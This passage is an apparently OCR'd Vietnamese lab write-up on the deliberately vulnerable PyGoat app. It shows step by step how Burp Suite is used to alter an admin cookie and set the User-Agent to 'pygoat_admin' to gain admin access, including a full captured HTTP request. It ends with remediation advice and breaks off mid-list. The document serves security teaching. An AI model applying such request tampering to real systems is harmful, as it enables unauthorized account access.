


- B4: Tương tự ta cũng tiến hành chặn ở giữa bằng Intercept is on và thay đổi cookie admin=1 và login. Sau đso bấm forward để gói tin gửi lên máy chủ.
- Xem kết quả tại browser




Bài tập 1.1.2. Thực hiện tấn công theo Lab2 Details


- B1: Tại địa chỉ http://localhost:8000, tiến hành truy cập vào OWASP TOP 10 2021 => A1: Broken Access Control => Lab 2 Details


Broken Access Control
localhost:8000/broken_access_control
PyGoat
Home
OWASP TOP 10 2021
SANS 25 Vulns
Mitre top 25 Vulns
OWASP TOP 10 2017
Challenges
Lab 2 Details
This lab helps us to understand one of the authentication flaws which leads to an attacker gaining unauthorized control of an account.
The credentials for the user Jack is jack:jacktheripper.
Use the above info to log in.
The main aim of this lab is to login with admin privileges to get the secret key.
Exploiting the Broken Access
Log in Using the credentials provided above
Search for information lying around in the source files
You'll find out that user agent needs to be pygoat_admin
Use BurpSuite to intercept the request and change headers
User-Agent to value pygoat_admin
Access Lab 2
Lab 3 Details

- B2: Bật Intercept is on và đăng nhập vào trang web với tài khoản và mật khẩu được cung cấp của user Jack là jack và jacktheripper




- B3: Ta sẽ thu được kết quả sau




- B4: Chỉnh sửa đoạn thông tin phần User-agent thành pygoat_admin, click Forward

```
POST /broken_access_lab_2 HTTP/1.1
Host: localhost:8000
Content-Length: 28
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="125", "Not.A/Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost:8000
Content-Type: application/x-www-form-urlencoded
User-Agent: pygoat_admin
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:8000/broken_access_lab_2
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: csrftoken=
RrilP30RRuS02qclrn0V6dvNer10f770nE4LumlyikqW5BiBDXWTWH6kxcKpb5FK; sessionid=
2qih6qat00khjuumyliillgiaf3baptn
Connection: keep-alive

name=jack&pass=jacktheripper
```

- B5: Kiểm tra kết quả tại browser và nội dung trả về trong tab HTTP proxy.






Bài tập 1.1.3. Trả lời câu hỏi: Làm thế nào để khắc phục/vá lỗ hổng này?


Lỗ hổng Broken Access Control xảy ra khi các cơ chế kiểm soát truy cập không được thực hiện đúng cách, cho phép người dùng trái phép truy cập vào các tài nguyên không thuộc quyền của họ. Để khắc phục lỗ hổng này, cần thực hiện các biện pháp sau:

- Xác định và phân quyền người dùng:
  - Xác định các vai trò và quyền truy cập cần thiết cho từng loại người dùng.
  - Phân quyền truy cập dựa trên nguyên tắc nguyên tắc tối thiểu (least privilege), tức là người dùng chỉ được cấp quyền truy cập cần thiết để thực hiện công việc của họ.
- Kiểm soát truy cập ở mọi cấp độ:
  - Kiểm soát truy cập phải được thực hiện ở cả phía máy chủ và phía máy khách. Mọi yêu cầu truy cập từ phía máy khách cần được xác thực và kiểm tra quyền truy cập từ phía máy chủ trước khi cấp phép.
  - Đảm bảo kiểm tra quyền truy cập ở mọi tầng của ứng dụng, từ giao diện người dùng đến API và cơ sở dữ liệu.
- Kiểm tra và xác thực mọi yêu cầu:
  - Mọi yêu cầu đến máy chủ cần được xác thực để đảm bảo rằng người dùng có quyền truy cập vào tài nguyên mà họ yêu cầu.
  - Sử dụng các cơ chế xác thực mạnh mẽ như OAuth, JWT để xác thực người dùng và kiểm soát quyền truy cập.
- Sử dụng các mẫu thiết kế an toàn: Sử dụng các mẫu thiết kế đã được kiểm tra và xác nhận là an toàn để triển khai kiểm soát truy cập. Ví dụ: Sử dụng mẫu thiết kế kiểm soát truy cập dựa trên vai trò (RBAC - Role-Based Access Control) hoặc kiểm soát truy cập dựa trên thuộc tính (ABAC - Attribute-Based Access Control).
- Thường xuyên kiểm tra và cập nhật:
